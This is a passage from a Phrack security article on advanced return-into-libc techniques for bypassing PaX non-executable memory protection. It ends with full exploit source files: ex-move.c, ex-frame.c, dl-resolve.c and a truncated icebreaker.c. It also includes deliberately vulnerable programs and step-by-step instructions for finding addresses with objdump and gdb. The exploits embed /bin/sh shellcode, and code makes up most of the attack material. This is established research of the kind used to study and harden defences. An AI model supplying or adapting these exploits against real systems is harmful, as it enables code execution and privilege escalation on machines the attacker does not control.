More similar workarounds can be devised, but in fact they usually will not be needed. It is very likely that even a small program will copy some user-controlled data into a static or malloced variable, thus saving

us the work described above.

To sum up, we will require two (fairly probable) conditions to be met:

6.1.1) strcpy (or strncpy, sprintf or similar) is available via PLT
6.1.2) during normal course of execution, the attacked binary copies
user-provided data into a static (preferably) or malloced variable.

----[6.2 - Building the exploit

We will try to emulate the code in dl-resolve.c sample exploit. When a rwx memory area is prepared with mmap (we will call mmap with the help of ret-into-dl), we will strcpy the shellcode there and return into the copied shellcode. We discuss the case of the attacked binary having been compiled without -fomit-frame-pointer and the "frame faking" method.

We need to make sure that three related structures are placed properly:

1) Elf32_Rel reloc
2) Elf32_Sym sym
3) unsigned short verind (which should be 0)
How the addresses of verind and sym are related ? Let's assign to "real_index" the value of ELF32_R_SYM (reloc->r_info); then

```
sym         is at SYMTAB+real_index*sizeof(Elf32_Sym)
verind      is at VERSYM+real_index*sizeof(short)
```

It looks natural to place verind at some place in .data or .bss section and nullify it with two strcpy calls. Unfortunately, in such case real_index tends to be rather large. As sizeof(Elf32_Sym)=16, which is larger than sizeof(short), sym would likely be assigned the address beyond a process' data space. That is why in dl-resolve.c sample program (though it is very small) we have to allocate a few tens of thousands (RQSIZE) of bytes.

Well, we can arbitrarily enlarge a process' data space with setting MALLOC_TOP_PAD_ environ variable (remember traceroute exploit ?), but this would work only in case of a local exploit. Instead, we will choose more generic (and cheaper) method. We will place verind lower, usually within read-only mmapped region, so we need to find a null short there. The exploit will relocate "sym" structure into an address determined by verind location.

Where to look for this null short ? First, we should determine (by consulting /proc/pid/maps just before the attacked program crashes) the bounds of the memory region which is mmapped writable (the executable's data area) when the overflow occurs. Say, these are the addresses within [low_addr,hi_addr]. We will copy "sym" structure there. A simple calculation tells us that real_index must be within [(low_addr-SYMTAB)/16,(hi_addr-SYMTAB)/16], so we have to look for null short within [VERSYM+(low_addr-SYMTAB)/8, VERSYM+(hi_addr-SYMTAB)/8]. Having found a suitable verind, we have to check additionally that

1) sym's address won't intersect our fake frames
2) sym's address won't overwrite any internal linker data (like strcpy's GOT entry)

3) remember that the stack pointer will be moved to the static data area. There must be enough room for stack frames allocated by the dynamic linker procedures. So, its best (though not necessary) to place "sym" after our fake frames.

An advice: it's better to look for a suitable null short with gdb, than analyzing "objdump -s" output. The latter does not display memory placed after .rodata section.

The attached ex-pax.c file is a sample exploit against pax.c. The

only difference between vuln.c and pax.c is that the latter copies another environment variable into a static buffer (so 6.1.2 is satisfied).

--[7 - Misc

----[7.1 - Portability

Because PaX is designed for Linux, throughout this document we focused on this OS. However, presented techniques are OS independent. Stack and frame pointers, C calling conventions, ELF specification - all these definitions are widely used. In particular, I have successfully run dl-resolve.c on Solaris i386 and FreeBSD. To be exact, mmap's fourth argument had to be adjusted (looks like MAP_ANON has different value on BSD systems). In case of these two OS, the dynamic linker do not feature symbol versions, so ret-into-dl is even easier to accomplish.

----[7.2 - Other types of vulnerabilities

All presented techniques are based on stack buffer overflow. All return-into-something exploits rely on the fact that with a single overflow we can not only modify %eip, but also place function arguments (after the return address) at the stack top.

Let's consider two other large classes of vulnerabilities: malloc control structures corruption and format string attacks. In case of the previous, we may at most count on overwriting an arbitrary int with an arbitrary value - it is too little to bypass PaX protection generic ly. In case of the latter, we may usually alter arbitrary number of bytes. If we could overwrite saved %ebp and %eip of any function, we wouldn't need anything more; but because the stack base is randomized, there is no way to determine the address of any frame.

***
(Digression: saved FP is a pointer which can be used as an argument to %hn. But the succesfull exploitation would require three function returns and preferably an appropriately located user-controlled 64KB buffer.)
***

I hope that it is obvious that changing some GOT entry (that is, gaining control over %eip only) is not enough to evade PaX.

However, there is an exploitable scenario that is likely to happen. Let's assume three conditions:

1) The attacked binary has been compiled with -fomit-frame-pointer
2) There is a function f1, which allocates a stack buffer whose content we control
3) There is a format bug (or a misused free()) in the function f2, which is called (possibly indirectly) by f1.

The sample vulnerable code follows:

```
void f2(char * buf)
{
        printf(buf); // format bug here
        some_libc_function();
}
void f1(char * user_controlled)
{
        char buf[1024];
        buf[0] = 0;
        strncat(buf, user_controlled, sizeof(buf)-1);
        f2(buf);
}
```

Suppose f1() is being called. With the help of a malicious format string we can alter some_libc_function's GOT entry so that it contains the address of the following piece of code:

```
addl $imm, %esp
ret
```

that is, some epilogue of a function. In such case, when some_libc_function is called, the "addl $imm, %esp" instruction will alter %esp. If we choose an epilogue with a proper $imm, %esp will point within "buf" variable, whose content is user controlled. From this moment on, the situation looks just like in case of a stack buffer overflow. We can chain functions, use ret-into-dl etc.

Another case: a stack buffer overflow by a single byte. Such overflow nullifies the least significant byte of a saved frame pointer. After the second function return, an attacker has a fair chance to gain full control over the stack, which enables him to use all the presented techniques.

----[7.3 - Other non-exec solutions

I am aware of two other solutions, which make all data areas non-executable on Linux i386. The first one is RSX [10]. However, this solution does not implement stack nor libraries base randomization, so techniques described in chapter 3 are sufficient to chain multiple function calls.

Some additional effort must be invested if we want to execute arbitrary code. On RSX, one is not allowed to execute code placed in a writable memory area, so the mmap(...PROT_READ|PROT_WRITE|PROT_EXEC) trick does not work. But any non-exec scheme must allow to execute code from shared libraries. In RSX case, it is enough to mmap(...PROT_READ|PROT_EXEC) a file containing a shellcode. In case of a remote exploit, the function chaining allows us to even create such a file first.

The second solution, kNoX [11], is very similar to RSX. Additionally, it mmaps all libraries at addresses starting at 0x00110000 (just like in the case of Solar's patch). As mentioned at the end of 3.4, this protection is insufficient as well.

----[7.4 - Improving existing non-exec schemes

(Un)fortunately, I don't see a way to fix PaX so that it would be immune to the presented techniques. Clearly, ELF standard specifies too many features useful for attackers. Certainly, some of presented tricks can be stopped from working. For example, it is possible to patch the kernel so that it would not honor MAP_FIXED flag when PROT_EXEC is present. Observe this would not prevent shared libraries from working, while stopping the presented exploits. Yet, this fixes only one possible usage of function chaining.

On the other hand, deploying PaX (especially when backed by segvguard) can make the successful exploitation much more difficult, in some cases even impossible. When (if) PaX becomes more stable, it will be wise to use it, simply as another layer of defense.

----[7.5 - The versions used

I have tested the sample code with the following versions of patches:

```
pax-linux-2.4.16.patch
kNoX-2.2.20-pre6.tar.gz
rsx.tar.gz for kernel 2.4.5
```

You may test the code on any vanilla 2.4.x kernel as well. Due to some optimisations, the code will not run on 2.2.x.

--[8 - Referenced publications and projects

[1] Aleph One
the article in phrack 49 that everybody quotes
[2] Solar Designer
"Getting around non-executable stack (and fix)"
http://www.securityfocus.com/archive/1/7480
[3] Rafal Wojtczuk
"Defeating Solar Designer non-executable stack patch"
http://www.securityfocus.com/archive/1/8470
[4] John McDonald
"Defeating Solaris/SPARC Non-Executable Stack Protection"
http://www.securityfocus.com/archive/1/12734
[5] Tim Newsham
"non-exec stack"
http://www.securityfocus.com/archive/1/58864
[6] Gerardo Richarte, "Re: Future of buffer overflows ?"
http://www.securityfocus.com/archive/1/142683
[7] PaX team
PaX
http://pageexec.virtualave.net
[8] segvguard
ftp://ftp.pl.openwall.com/misc/segvguard/
[9] ELF specification
http://fileformat.virtualave.net/programm/elf11g.zip
[10] Paul Starzetz
Runtime addressSpace Extender
http://www.ihaquer.com/software/rsx/
[11] Wojciech Purczynski
kNoX
http://cliph.linux.pl/knox
[12] grugq
"Cheating the ELF"
http://hcunix.7350.org/grugq/doc/subversiveld.pdf

<++> phrack-nergal/README.code !35fb8b53

The advanced return-into-lib(c) exploits:
PaX case study
Comments on the sample exploit code

by Nergal

First, you have to prepare the sample vulnerable programs:

```
$ gcc -o vuln.omit -fomit-frame-pointer vuln.c
$ gcc -o vuln vuln.c
$ gcc -o pax pax.c
```

You may strip the binaries if you wish.

I. ex-move.c
~~~~~~~~~~~~

At the top of ex-move.c, there are definitions for LIBC, STRCPY, MMAP, POPSTACK, POPNUM, PLAIN_RET, FRAMES constants. You have to correct them. MMAP_START can be left untouched.

1) LIBC
~~~~~~~~~~~~

```
[nergal@behemoth pax]$ ldd ./vuln.omit
        libc.so.6 => /lib/libc.so.6 (0x4001e000) <- this is our address
        /lib/ld-linux.so.2 => /lib/ld-linux.so.2 (0x40000000)

2) STRCPY
[nergal@behemoth pax]$ objdump -T vuln.omit

vuln.omit:     file format elf32-i386

DYNAMIC SYMBOL TABLE:
08048348  w   DF *UND*  00000081  GLIBC_2.0   __register_frame_info
08048358      DF *UND*  0000010c  GLIBC_2.0   getenv
08048368  w   DF *UND*  000000ac  GLIBC_2.0   __deregister_frame_info
08048378      DF *UND*  000000e0  GLIBC_2.0   __libc_start_main
08048388  w   DF *UND*  00000091  GLIBC_2.1.3 __cxa_finalize
08048530 g    DO .rodata        00000004  Base        _IO_stdin_used
00000000  w   D  *UND*  00000000              __gmon_start__
08048398      DF *UND*  00000030  GLIBC_2.0   strcpy
   ^
   |---- this is the address we seek

3) MMAP
[nergal@behemoth pax]$ objdump -T /lib/libc.so.6 | grep mmap
000daf10  w   DF .text  0000003a  GLIBC_2.0   mmap
000db050  w   DF .text  000000a0  GLIBC_2.1   mmap64
        The address we need is 000daf10, then.

4) POPSTACK
        We have to find "add $imm,%esp" followed by "ret". We must
disassemble vuln.omit with the command "objdump --disassemble ./vuln.omit".
To simplify, we can use
[nergal@behemoth pax]$ objdump --disassemble ./vuln.omit |grep -B 1 ret
...some crap
--
 80484be:       83 c4 2c                add    $0x2c,%esp
 80484c1:       c3                      ret
--
 80484fe:       5d                      pop    %ebp
 80484ff:       c3                      ret
--
...more crap
We have found the esp moving instructions at 0x80484be.

5) POPNUM
        This is the amount of bytes which are added to %esp in POPSTACK.
In the previous example, it was 0x2c.

6) PLAIN_RET
        The address of a "ret" instruction. As we can see in the disassembler
output, there is one at 0x80484c1.

7) FRAMES
        Now, the tough part. We have to find the %esp value just after the
overflow (our overflow payload will be there). So, we will make vuln.omit
dump core (alternatively, we could trace it with a debugger). Having adjusted
all previous #defines, we run ex-move with a "testing" argument, which will
put 0x5060708 into saved %eip.
[nergal@behemoth pax]$ ./ex-move testing
Segmentation fault (core dumped)          <- all OK
[nergal@behemoth pax]$ gdb ./vuln.omit core
(no debugging symbols found)...
Core was generated by ./vuln.omit'.
Program terminated with signal 11, Segmentation fault.
#0  0x5060708 in ?? ()
        If in the %eip there is other value than 0x5060708, this means that
we have to align our overflow payload. If necessary, "scratch" array in
"struct ov" should be re-sized.
(gdb) info regi
```

```
...
esp            0xbffffde0      0xbffffde0
...
```
The last value we need is 0xbffffde0.

II. ex-frame.c

Again LIBC, STRCPY, MMAP, LEAVERET and FRAMES must be adjusted. LIBC, STRCPY, MMAP and FRAMES should be determined in exactly the same way like in case of ex-move.c. LEAVERET should be the address of a "leave; ret" sequence; we can find it with

```
[nergal@behemoth pax]$ objdump --disassemble vuln|grep leave -A 1
objdump: vuln: no symbols
 8048335:       c9                      leave
 8048336:       c3                      ret
--
 80484bd:       c9                      leave
 80484be:       c3                      ret
--
 8048518:       c9                      leave
 8048519:       c3                      ret
```

So, we may use 0x80484bd for our purposes.

III. dl-resolve.c

We have to adjust STRTAB, SYMTAB, JMPREL, VERSYM and PLT_SECTION defines. As they refer to dl-resolve binary itself, we have to compile it twice with the same compiler options. For the first compilation, we can #define dummy values. Then, we run

```
[nergal@behemoth pax]$ objdump -x dl-resolve
```

In the output, we see:

```
[...crap...]
Dynamic Section:
  NEEDED      libc.so.6
  INIT        0x804839c
  FINI        0x80486ec
  HASH        0x8048128
  STRTAB      0x8048240   (!!!)
  SYMTAB      0x8048170   (!!!)
  STRSZ       0xa1
  SYMENT      0x10
  DEBUG       0x0
  PLTGOT      0x80497a8
  PLTRELSZ    0x48
  PLTREL      0x11
  JMPREL      0x8048354   (!!!)
  REL         0x8048344
  RELSZ       0x10
  RELENT      0x8
  VERNEED     0x8048314
  VERNEEDNUM  0x1
  VERSYM      0x80482f8   (!!!)
```

The PLT_SECTION can also be retrieved from "objdump -x" output

```
[...crap...]
Sections:
Idx Name          Size      VMA       LMA       File off  Algn
  0 .interp       00000013  080480f4  080480f4  000000f4  2**0
...
 11 .plt          000000a0  080483cc  080483cc  000003cc  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, CODE
```

So, we should use 0x080483cc for our purposes. Having adjusted the defines, you should compile dl-resolve.c again. Then run it under strace. At the end, there should be something like:

```
old_mmap(0xaa011000, 16846848, PROT_READ|PROT_WRITE|PROT_EXEC,
MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0x1011000) = 0xaa011000
_exit(123)                              = ?
```

As we see, mmap() is called, though it was not present in dl-resolve.c's PLT. Of course, I could have added the shellcode execution, but this would unnecessarily complicate this proof-of-concept code.

IV. icebreaker.c

Nine #defines have to be adjusted. Most of them have already been explained. Two remain: FRAMESINDATA and VIND.

1) FRAMESINDATA
This is the location of a static (or malloced) variable where the fake frames are copied to. In case of pax.c, we need to find the address of "bigbuf" array. If the attacked binary was not stripped, it would be easy. Otherwise, we have to analyse the disassembler output. The "bigbuf" variable is present in the arguments to "strncat" function in pax.x, line 13:

```
                strncat(bigbuf, ptr, sizeof(bigbuf)-1);
```

So we may do:

```
[nergal@behemoth pax]$ objdump -T pax | grep strncat
0804836c      DF *UND*  0000009e  GLIBC_2.0   strncat
[nergal@behemoth pax]$ objdump -d pax|grep 804836c -B 3  <- _not_ 0804836c
objdump: pax: no symbols
 8048362:       ff 25 c8 95 04 08       jmp    *0x80495c8
 8048368:       00 00                   add    %al,(%eax)
 804836a:       00 00                   add    %al,(%eax)
 804836c:       ff 25 cc 95 04 08       jmp    *0x80495cc
--
 80484e5:       68 ff 03 00 00          push   $0x3ff           <- 1023
 80484ea:       ff 75 e4                pushl  0xffffffe4(%ebp) <- ptr
 80484ed:       68 c0 9a 04 08          push   $0x8049ac0       <- bigbuf
 80484f2:       e8 75 fe ff ff          call   0x804836c
```

So, the address of bigbuf is 0x8049ac0.

2) VIND
As mentioned in the phrack article, we have to determine [lowaddr, hiaddr] bounds, then search for a null short int in the interval [VERSYM+(low_addr-SYMTAB)/8, VERSYM+(hi_addr-SYMTAB)/8].

```
[nergal@behemoth pax]$ gdb ./icebreaker
(gdb) set args testing
(gdb) r
Starting program: /home/nergal/pax/./icebreaker testing
Program received signal SIGTRAP, Trace/breakpoint trap.
Cannot remove breakpoints because program is no longer writable.
It might be running in another process.
Further execution is probably impossible.
0x4ffb7d30 in ?? ()      <- icebreaker executed pax
(gdb) c
Continuing.

Program received signal SIGSEGV, Segmentation fault.
Cannot remove breakpoints because program is no longer writable.
It might be running in another process.
Further execution is probably impossible.
0x5060708 in ?? ()      <- pax has segfaulted
(gdb) shell
[nergal@behemoth pax]$ ps ax | grep pax
```

```
 1419 pts/0    T      0:00 pax
[nergal@behemoth pax]$ cat /proc/1419/maps
08048000-08049000 r-xp 00000000 03:45 100958     /home/nergal/pax/pax
08049000-0804a000 rw-p 00000000 03:45 100958     /home/nergal/pax/pax
^^^^^^^^^^^^^^^^
^^^^^^^^^^^^^^^^ here are our lowaddr, hiaddr
4ffb6000-4ffcc000 r-xp 00000000 03:45 107760     /lib/ld-2.1.92.so
4ffcc000-4ffcd000 rw-p 00015000 03:45 107760     /lib/ld-2.1.92.so
4ffcd000-4ffce000 rw-p 00000000 00:00 0
4ffd4000-500ef000 r-xp 00000000 03:45 107767     /lib/libc-2.1.92.so
500ef000-500f5000 rw-p 0011a000 03:45 107767     /lib/libc-2.1.92.so
500f5000-500f9000 rw-p 00000000 00:00 0
bfff6000-bfff8000 rw-p fffff000 00:00 0
[nergal@behemoth pax]$ exit
exit
(gdb) printf "0x%x\n", 0x80482a8+(0x08049000-0x8048164)/8
0x804847b
(gdb) printf "0x%x\n", 0x80482a8+(0x0804a000-0x8048164)/8
0x804867b
/* so, we search for a null short in [0x804847b, 0x804867b]
(gdb) printf "0x%x\n", 0x804867b-0x804847b
0x200
(gdb) x/256hx 0x804847b
... a lot of beautiful 0000 in there...

Now read the section 6.2 in the phrack article, or just try a few of the
addresses found.
<-->

<++> phrack-nergal/vuln.c !a951b08a
#include <stdlib.h>
#include <string.h>
int
main(int argc, char ** argv)
{
        char buf[16];
        char * ptr = getenv("LNG");
        if (ptr)
                strcpy(buf,ptr);
}
<-->

<++> phrack-nergal/ex-move.c !81bb65d0
/* by Nergal */

#include <stdio.h>
#include <stddef.h>
#include <sys/mman.h>

#define LIBC             0x4001e000
#define STRCPY           0x08048398
#define MMAP             (0x000daf10+LIBC)
#define POPSTACK         0x80484be
#define PLAIN_RET        0x80484c1
#define POPNUM           0x2c
#define FRAMES           0xbffffde0

#define MMAP_START       0xaa011000

char hellcode[] =
    "\x90"
    "\x31\xc0\xb0\x31\xcd\x80\x93\x31\xc0\xb0\x17\xcd\x80"
    "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
    "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
    "\x80\xe8\xdc\xff\xff\xff/bin/sh";


/* This is a stack frame of a function which takes two arguments */
```

```
struct two_arg {
        unsigned int func;
        unsigned int leave_ret;
        unsigned int param1;
        unsigned int param2;
};
struct mmap_args {
        unsigned int func;
        unsigned int leave_ret;
        unsigned int start;
        unsigned int length;
        unsigned int prot;
        unsigned int flags;
        unsigned int fd;
        unsigned int offset;
};

/* The beginning of our overflow payload.
Consumes the buffer space and overwrites %eip */
struct ov {
        char scratch[28];
        unsigned int eip;
};

/* The second part ot the payload. Four functions will be called:
strcpy, strcpy, mmap, strcpy */
struct ourbuf {
        struct two_arg zero1;
        char pad1[8 + POPNUM - sizeof(struct two_arg)];
        struct two_arg zero2;
        char pad2[8 + POPNUM - sizeof(struct two_arg)];
        struct mmap_args mymmap;
        char pad3[8 + POPNUM - sizeof(struct mmap_args)];
        struct two_arg trans;
        char hell[sizeof(hellcode)];
};

#define PTR_TO_NULL (FRAMES+sizeof(struct ourbuf))
//#define PTR_TO_NULL 0x80484a7

main(int argc, char **argv)
{
        char lg[sizeof(struct ov) + sizeof(struct ourbuf) + 4 + 1];
        char *env[2] = { lg, 0 };
        struct ourbuf thebuf;
        struct ov theov;
        int i;

        memset(theov.scratch, 'X', sizeof(theov.scratch));

        if (argc == 2 && !strcmp("testing", argv[1])) {
                for (i = 0; i < sizeof(theov.scratch); i++)
                        theov.scratch[i] = i + 0x10;
                theov.eip = 0x05060708;
        } else {
/* To make the code easier to read, we initially return into "ret". This will
return into the address at the beginning of our "zero1" struct. */
                theov.eip = PLAIN_RET;
        }

        memset(&thebuf, 'Y', sizeof(thebuf));

        thebuf.zero1.func = STRCPY;
        thebuf.zero1.leave_ret = POPSTACK;
/* The following assignment puts into "param1" the address of the least
significant byte of the "offset" field of "mmap_args" structure. This byte
will be nullified by the strcpy call. */
        thebuf.zero1.param1 = FRAMES + offsetof(struct ourbuf, mymmap) +
```

```
            offsetof(struct mmap_args, offset);
        thebuf.zero1.param2 = PTR_TO_NULL;

        thebuf.zero2.func = STRCPY;
        thebuf.zero2.leave_ret = POPSTACK;
/* Also the "start" field must be the multiple of page. We have to nullify
its least significant byte with a strcpy call. */
        thebuf.zero2.param1 = FRAMES + offsetof(struct ourbuf, mymmap) +
            offsetof(struct mmap_args, start);
        thebuf.zero2.param2 = PTR_TO_NULL;


        thebuf.mymmap.func = MMAP;
        thebuf.mymmap.leave_ret = POPSTACK;
        thebuf.mymmap.start = MMAP_START + 1;
        thebuf.mymmap.length = 0x01020304;
/* Luckily, 2.4.x kernels care only for the lowest byte of "prot", so we may
put non-zero junk in the other bytes. 2.2.x kernels are more picky; in such
case, we would need more zeroing. */
        thebuf.mymmap.prot =
            0x01010100 | PROT_EXEC | PROT_READ | PROT_WRITE;
/* Same as above. Be careful not to include MAP_GROWS_DOWN */
        thebuf.mymmap.flags =
            0x01010200 | MAP_FIXED | MAP_PRIVATE | MAP_ANONYMOUS;
        thebuf.mymmap.fd = 0xffffffff;
        thebuf.mymmap.offset = 0x01021001;

/* The final "strcpy" call will copy the shellcode into the freshly mmapped
area at MMAP_START. Then, it will return not anymore into POPSTACK, but at
MMAP_START+1.
*/
        thebuf.trans.func = STRCPY;
        thebuf.trans.leave_ret = MMAP_START + 1;
        thebuf.trans.param1 = MMAP_START + 1;
        thebuf.trans.param2 = FRAMES + offsetof(struct ourbuf, hell);

        memset(thebuf.hell, 'x', sizeof(thebuf.hell));
        strncpy(thebuf.hell, hellcode, strlen(hellcode));

        strcpy(lg, "LNG=");
        memcpy(lg + 4, &theov, sizeof(theov));
        memcpy(lg + 4 + sizeof(theov), &thebuf, sizeof(thebuf));
        lg[4 + sizeof(thebuf) + sizeof(theov)] = 0;

        if (sizeof(struct ov) + sizeof(struct ourbuf) + 4 != strlen(lg)) {
                fprintf(stderr,
                    "size=%i len=%i; zero(s) in the payload, correct it.\n",
                    sizeof(struct ov) + sizeof(struct ourbuf) + 4,
                    strlen(lg));
                exit(1);
        }
        execle("./vuln.omit", "./vuln.omit", 0, env, 0);
}
<-->

<++> phrack-nergal/pax.c !af6a33c4
#include <stdlib.h>
#include <string.h>
char spare[1024];
char bigbuf[1024];

int
main(int argc, char ** argv)
{
        char buf[16];
        char * ptr=getenv("STR");
        if (ptr) {
                bigbuf[0]=0;
```

```
                strncat(bigbuf, ptr, sizeof(bigbuf)-1);
        }
        ptr=getenv("LNG");
        if (ptr)
                 strcpy(buf, ptr);
}
<-->

<++> phrack-nergal/ex-frame.c !a3f70c5e
/* by Nergal */
#include <stdio.h>
#include <stddef.h>
#include <sys/mman.h>

#define LIBC        0x4001e000
#define STRCPY      0x08048398
#define MMAP        (0x000daf10+LIBC)
#define LEAVERET    0x80484bd
#define FRAMES      0xbffffe30

#define MMAP_START  0xaa011000

char hellcode[] =
    "\x90"
    "\x31\xc0\xb0\x31\xcd\x80\x93\x31\xc0\xb0\x17\xcd\x80"
    "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
    "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
    "\x80\xe8\xdc\xff\xff\xff/bin/sh";


/* See the comments in ex-move.c */
struct two_arg {
        unsigned int new_ebp;
        unsigned int func;
        unsigned int leave_ret;
        unsigned int param1;
        unsigned int param2;
};
struct mmap_args {
        unsigned int new_ebp;
        unsigned int func;
        unsigned int leave_ret;
        unsigned int start;
        unsigned int length;
        unsigned int prot;
        unsigned int flags;
        unsigned int fd;
        unsigned int offset;
};

struct ov {
        char scratch[24];
        unsigned int ebp;
        unsigned int eip;
};

struct ourbuf {
        struct two_arg zero1;
        struct two_arg zero2;
        struct mmap_args mymmap;
        struct two_arg trans;
        char hell[sizeof(hellcode)];
};

#define PTR_TO_NULL (FRAMES+sizeof(struct ourbuf))

main(int argc, char **argv)
{
```

```
        char lg[sizeof(struct ov) + sizeof(struct ourbuf) + 4 + 1];
        char *env[2] = { lg, 0 };
        struct ourbuf thebuf;
        struct ov theov;
        int i;

        memset(theov.scratch, 'X', sizeof(theov.scratch));

        if (argc == 2 && !strcmp("testing", argv[1])) {
                for (i = 0; i < sizeof(theov.scratch); i++)
                        theov.scratch[i] = i + 0x10;
                theov.ebp = 0x01020304;
                theov.eip = 0x05060708;
        } else {
                theov.ebp = FRAMES;
                theov.eip = LEAVERET;
        }
        thebuf.zero1.new_ebp = FRAMES + offsetof(struct ourbuf, zero2);
        thebuf.zero1.func = STRCPY;
        thebuf.zero1.leave_ret = LEAVERET;
        thebuf.zero1.param1 = FRAMES + offsetof(struct ourbuf, mymmap) +
            offsetof(struct mmap_args, offset);
        thebuf.zero1.param2 = PTR_TO_NULL;

        thebuf.zero2.new_ebp = FRAMES + offsetof(struct ourbuf, mymmap);
        thebuf.zero2.func = STRCPY;
        thebuf.zero2.leave_ret = LEAVERET;
        thebuf.zero2.param1 = FRAMES + offsetof(struct ourbuf, mymmap) +
            offsetof(struct mmap_args, start);
        thebuf.zero2.param2 = PTR_TO_NULL;


        thebuf.mymmap.new_ebp = FRAMES + offsetof(struct ourbuf, trans);
        thebuf.mymmap.func = MMAP;
        thebuf.mymmap.leave_ret = LEAVERET;
        thebuf.mymmap.start = MMAP_START + 1;
        thebuf.mymmap.length = 0x01020304;
        thebuf.mymmap.prot =
            0x01010100 | PROT_EXEC | PROT_READ | PROT_WRITE;
        /* again, careful not to include MAP_GROWS_DOWN below */
        thebuf.mymmap.flags =
            0x01010200 | MAP_FIXED | MAP_PRIVATE | MAP_ANONYMOUS;
        thebuf.mymmap.fd = 0xffffffff;
        thebuf.mymmap.offset = 0x01021001;

        thebuf.trans.new_ebp = 0x01020304;
        thebuf.trans.func = STRCPY;
        thebuf.trans.leave_ret = MMAP_START + 1;
        thebuf.trans.param1 = MMAP_START + 1;
        thebuf.trans.param2 = FRAMES + offsetof(struct ourbuf, hell);

        memset(thebuf.hell, 'x', sizeof(thebuf.hell));
        strncpy(thebuf.hell, hellcode, strlen(hellcode));

        strcpy(lg, "LNG=");
        memcpy(lg + 4, &theov, sizeof(theov));
        memcpy(lg + 4 + sizeof(theov), &thebuf, sizeof(thebuf));
        lg[4 + sizeof(thebuf) + sizeof(theov)] = 0;

        if (sizeof(struct ov) + sizeof(struct ourbuf) + 4 != strlen(lg)) {
                fprintf(stderr,
                    "size=%i len=%i; zero(s) in the payload, correct it.\n",
                    sizeof(struct ov) + sizeof(struct ourbuf) + 4,
                    strlen(lg));
                exit(1);
        }
        execle("./vuln", "./vuln", 0, env, 0);
}
```

<-->

<++> phrack-nergal/dl-resolve.c !d5fc32b7

```
/* by Nergal */
#include <stdlib.h>
#include <elf.h>
#include <stdio.h>
#include <string.h>

#define STRTAB 0x8048240
#define SYMTAB 0x8048170
#define JMPREL 0x8048354
#define VERSYM 0x80482f8

#define PLT_SECTION "0x080483cc"

void graceful_exit()
{
        exit(123);
}

void doit(int offset)
{
        int res;
        __asm__ volatile ("
            pushl $0x01011000
            pushl $0xffffffff
            pushl $0x00000032
            pushl $0x00000007
            pushl $0x01011000
            pushl $0xaa011000
            pushl %%ebx
            pushl %%eax
            pushl $" PLT_SECTION "
            ret"
            :"=a"(res)
            :"0"(offset),
            "b"(graceful_exit)
        );

}

/* this must be global */
Elf32_Rel reloc;

#define ANYTHING 0xfe
#define RQSIZE 60000
int
main(int argc, char **argv)
{
        unsigned int reloc_offset;
        unsigned int real_index;
        char symbol_name[16];
        int dummy_writable_int;
        char *tmp = malloc(RQSIZE);
        Elf32_Sym *sym;
        unsigned short *null_short = (unsigned short*) tmp;

        /* create a null index into VERSYM */
        *null_short = 0;

        real_index = ((unsigned int) null_short - VERSYM) / sizeof(*null_short);
        sym = (Elf32_Sym *)(real_index * sizeof(*sym) + SYMTAB);
        if ((unsigned int) sym > (unsigned int) tmp + RQSIZE) {
                fprintf(stderr,
                    "mmap symbol entry is too far, increase RQSIZE\n");
                exit(1);
        }
```

```
        strcpy(symbol_name, "mmap");
        sym->st_name = (unsigned int) symbol_name - (unsigned int) STRTAB;
        sym->st_value = (unsigned int) &dummy_writable_int;
        sym->st_size = ANYTHING;
        sym->st_info = ANYTHING;
        sym->st_other = ANYTHING & ~3;
        sym->st_shndx = ANYTHING;
        reloc_offset = (unsigned int) (&reloc) - JMPREL;
        reloc.r_info = R_386_JMP_SLOT + real_index*256;
        reloc.r_offset = (unsigned int) &dummy_writable_int;

        doit(reloc_offset);
        printf("not reached\n");
        return 0;
}
<-->

<++> phrack-nergal/icebreaker.c !19d7ec6d
/* by Nergal */
#include <stdio.h>
#include <stddef.h>
#include <sys/mman.h>
#include <string.h>
#include <unistd.h>
#include <stdlib.h>

#define STRCPY          0x080483cc
#define LEAVERET        0x08048359
#define FRAMESINDATA    0x08049ac0

#define STRTAB          0x8048204
#define SYMTAB          0x8048164
#define JMPREL          0x80482f4
#define VERSYM          0x80482a8
#define PLT             0x0804835c

#define VIND            0x804859b

#define MMAP_START      0xaa011000

char hellcode[] =
    "\x31\xc0\xb0\x31\xcd\x80\x93\x31\xc0\xb0\x17\xcd\x80"
    "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
    "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
    "\x80\xe8\xdc\xff\xff\xff/bin/sh";

/*
Unfortunately, if mmap_string = "mmap", accidentaly there appears a "0" in
our payload. So, we shift the name by 1 (one 'x').
*/
#define NAME_ADD_OFF 1

char mmap_string[] = "xmmap";



struct two_arg {
        unsigned int new_ebp;
        unsigned int func;
        unsigned int leave_ret;
        unsigned int param1;
        unsigned int param2;
};
struct mmap_plt_args {
        unsigned int new_ebp;
        unsigned int put_plt_here;
```

```
        unsigned int reloc_offset;
        unsigned int leave_ret;
        unsigned int start;
        unsigned int length;
        unsigned int prot;
        unsigned int flags;
        unsigned int fd;
        unsigned int offset;
};
struct my_elf_rel {
        unsigned int r_offset;
        unsigned int r_info;
};
struct my_elf_sym {
        unsigned int st_name;
        unsigned int st_value;
        unsigned int st_size;        /* Symbol size */
        unsigned char st_info;        /* Symbol type and binding */
        unsigned char st_other;        /* ELF spec say: No defined meaning, 0 */
        unsigned short st_shndx;        /* Section index */

};


struct ourbuf {
        struct two_arg reloc;
        struct two_arg zero[8];
        struct mmap_plt_args mymmap;
        struct two_arg trans;
        char hell[sizeof(hellcode)];
        struct my_elf_rel r;
        struct my_elf_sym sym;
        char mmapname[sizeof(mmap_string)];

};

struct ov {
        char scratch[24];
        unsigned int ebp;
        unsigned int eip;
};

#define PTR_TO_NULL (VIND+1)
/* this functions prepares strcpy frame so that the strcpy call will zero
   a byte at "addr"
*/
void fix_zero(struct ourbuf *b, unsigned int addr, int idx)
{
        b->zero[idx].new_ebp = FRAMESINDATA +
            offsetof(struct ourbuf,
